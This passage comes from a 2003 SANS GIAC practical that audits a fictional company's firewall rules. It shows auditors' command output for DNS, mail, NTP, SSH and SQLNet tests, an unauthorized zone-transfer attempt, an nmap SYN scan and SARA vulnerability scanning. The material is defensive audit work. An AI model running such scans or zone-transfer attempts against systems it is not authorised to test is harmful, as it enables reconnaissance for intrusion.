The fact that auditors and users can browse the Internet from within GIAC LAN indicates that Rule 8 is doing its job correctly.

```
unix# telnet www.yahoo.com 80
Trying 64.58.76.230...
Connected to www.yahoo.akadns.net.
Escape character is '^]'.
GET /index.html
<html>
<head>

<title>Yahoo!</title>
<meta http-equiv="PICS-Label" content='(PICS-1.1 "http://www.icra.org/ratingsv02.html"
l r (cz 1 lz 1 nz 1 oz 1 vz 1) gen true for "http://www.yahoo.com" r (cz 1 lz 1 nz 1
oz 1 vz 1) "http://www.rsac.org/ratingsv01.html" l r (n 0 s 0 v 0 l 0) gen true for
"http://www.yahoo.com" r (n 0 s 0 v 0 l 0))'>
<base href=http://www.yahoo.com/ target=_top>
<style type="text/css"><!—
.
.
.
</body></html>
Connection closed by foreign host.
unix#
```

Rules 9 – 13
Auditors will check whether the external and internal DNS servers are working properly. These rules are to be tested by using NSLOOKUP or DIG from an external (non-GIAC) and an internal host. Rule 9 allows the internal DNS server to talk to the external DNS server from the inside. Rule 10 blocks all other connection to the external DNS server from inside. When trying to use the external DNS server for name resolution from an internal IP other than the internal DNS the auditors get no response –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
unix# nslookup 10.1.1.15 www.yahoo.com

^C
unix#
```

However, when they use the internal DNS server from inside as the name server it works –

```
unix# nslookup www.yahoo.com
Server:  dns2.giac.com
Address:  10.2.4.12

Non-authoritative answer:
Name:    www.yahoo.akadns.net
Addresses:  216.109.125.73, 64.58.76.224, 64.58.76.225, 64.58.76.226
          64.58.76.227, 64.58.76.228, 64.58.76.229, 64.58.76.230, 216.109.125.65
          216.109.125.66, 216.109.125.69, 216.109.125.70, 216.109.125.71
Aliases:  www.yahoo.com
unix#
```

The internal DNS server does recursive query via the external DNS server to resolve www.yahoo.com.

Trying a zone transfer from the auditor's laptop failed –

```
unix# nslookup
Server:  dns1.giac.com
Address:  120.120.120.15
>ls giac.com
[dns1.giac.com]
*** Can't list domain giac.com: Unspecified error
>exit
unix#
```

This means that the firewall is blocking DNS zone transfer to un-authorized IPs as well. DNS queries from an external GIAC address to the external DNS server works. So these Rules are working properly.

Rules 14 – 16
Auditors can connect to the internal mail server without problem from any GIAC LAN IP as shown below –

```
unix# telnet 10.2.4.14 25
Trying 10.2.4.14...
Connected to 10.2.4.14.
Escape character is '^]'.
220 mail2.giac.com ESMTP Sendmail 8.11.6+Sun/8.11.6; Tue, 15 Apr 2003 22:21:47 -0400
(EDT)
QUIT
221 2.0.0 mail2.giac.com closing connection
Connection closed by foreign host.
unix#
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

But attempts to connect to the external mail server from the Internal Network failed. This due to Rule 15 which blocks any internal IP to use the external mail server for mail relay, except the internal mail server (Rule 14).

```
unix# telnet 10.1.1.10 25
Trying 10.1.1.10...
telnet: Unable to connect to remote host: Connection refused
unix#
```

The fact that GIAC users can send and receive emails through GIAC mail servers indicates that Rule 16 is working the way it is supposed to.

Rules 17 – 19
Auditors tried to run the command `ntpdate` from the internal and external NTP servers and they worked. They were also able to check the border router doing an NTP sync with the external NTP server. So Rules 17 through 18 are working properly.

```
unix# ntpdate 130.207.244.240
```

The corresponding syslog entry is shown below –

```
28 Jan 22:40:04 ntpdate[25067]: adjust time server 130.207.244.240 offset 0.002696 sec
```

Tcpdump output of the NTP transaction below –

```
unix# tcpdump -i eth0 port 123
12:27:16.316585 O 10.2.4.12.123 > 130.207.244.240.123: v3 client strat 0 poll 4 prec -6 (DF)
12:27:16.347138 I 130.207.244.240.123 > 10.2.4.12.123: v3 server strat 2 poll 4 prec -16 (DF)
12:27:16.347969 O 10.2.4.12.123 > 130.207.244.240.123: v3 client strat 0 poll 4 prec -6 (DF)
12:27:16.365519 I 130.207.244.240.123 > 10.2.4.12.123: v3 server strat 2 poll 4 prec -16 (DF)
12:27:16.363496 O 10.2.4.12.123 > 130.207.244.240.123: v3 client strat 0 poll 4 prec -6 (DF)
12:27:16.382141 I 130.207.244.240.123 > 10.2.4.12.123: v3 server strat 2 poll 4 prec -16 (DF)
12:27:16.388362 O 10.2.4.12.123 > 130.207.244.240.123: v3 client strat 0 poll 4 prec -6 (DF)
12:27:16.432650 I 130.207.244.240.123 > 10.2.4.12.123: v3 server strat 2 poll 4 prec -16 (DF)
```

Rule 20
Auditors verified that the fortune sayings could be accessed from the external web server. The web server uses SQLNet to access the sayings on the production database. So Rule 20 is working. However, SQLNet connection attempt from other IPs failed.

```
unix# nmap -sS –p 1521 -vv -P0 10.2.2.25
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (10.2.2.25) appears to be up ... good.
Initiating SYN Stealth Scan against  (10.2.2.25)
Nmap run completed -- 1 IP address (1 host up) scanned in 35 seconds
```

Rules 21 – 23
These Rules allow syslog messages from the border router, border firewall and servers in the Public Network to be sent to the internal syslog servers. Tcpdump output indicates that syslog messages are being sent to the internal syslog server at 10.2.4.126 –

```
unix# tcpdump -i eth2 port 514
10:20:25.080839 O 10.2.0.1.27456 > 10.2.4.126.514: udp 76 (ttl 253, id 45693)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Rule 24
Auditors could make SSH connection to the servers from Internal Network assuming one of the IPs of the system administrators.

```
unix# ssh gbfw.giac.com
Warning: Permanently added 'gbfw.giac.com' (RSA) to the list of known hosts.
korak@gbfw.giac.com's password:

unix#
```

But attempts from IPs outside the allowed SysAdmin group in the firewall failed. So this Rule is working correctly.

```
unix# ssh gbfw.giac.com
^C
unix#
```

Rules 25 – 26
Finally the auditors will check the Firewall-1 log files to verify that un-authorized services are blocked and logged as shown in the screen capture below –



No.	Date	Time	Product	Interface	Origin	Type	Action	Service	Source	Destination	Protocol	
6	6Mar2001	17:13:33	VPN-1 & FireWall-1	daemon	10.20.8.46	Log	Drop	ftp	10.20.8.45	10.20.8.46	tcp	1


Verify DNS zone transfer
Auditors verified that zone transfer is not allowed to any IP (except ISP DNS) from our external DNS server.

```
unix# nslookup
Server:  dns1.giac.com
Address:  120.120.120.15
>ls giac.com
[dns1.giac.com]
*** Can't list domain giac.com: Unspecified error
>exit
unix#
```

Log Review
During and after the port scanning tests are complete the auditors will review the Firewall-1 logs to make sure that the firewall logged all scan and intrusion attempts. This is an additional step to verify that the firewall is working properly and the logging system is in place. Often time intrusion and system compromise are determined by reviewing firewall logs.

Below is a sample Firewall-1 log screenshot –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



FBI/SANS Top 20 Vulnerability

The auditors will check against the Twenty Most Critical Internet Security Vulnerabilities published by SANS and FBI to verify the firewall configuration. There is a scanner available based on SARA that may be used to perform the scan as well.

SARA-SANS Scanning


After compiling the sara-sans scripts, the web-based graphical interface is started using the command –

```
unix# ./sara
```

It will open up the default web browser with the following page –


© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Then enter the target host in the following page as screen captured below –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




After you start the scan the following page shows the data collection step –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



After the testing is complete, generate the reports page using the report generation page similar to this below –


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



The generated report looks like this –

© SANS Institute 2003

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



The SARA-SANS script will indicate which ports (if any) out of the top 20 vulnerabilities are open and the auditors then recommend countermeasures to protect them.

SANS/FBI Top 10 Vulnerabilities for Windows Systems –

1. Internet Information Services (IIS) [W1]
2. Microsoft Data Access Components (MDAC) – Remote Data Services [W2]
3. Microsoft SQL Server [W3]
4. NETBIOS – Unprotected Windows Networking Shares [W4]
5. Anonymous Logon – Null Sessions [W5]
6. LAN Manager Authentication – Weak LM Hashing [W6]
7. General Windows Authentication – Accounts with No Passwords or Weak Passwords [W7]
8. Internet Explorer [W8]
9. Remote Registry Access [W9]
10. Windows Scripting Host [W10]

SANS/FBI Top 10 Vulnerabilities for UNIX Systems –

1. Remote Procedure Calls (RPC) [U1]

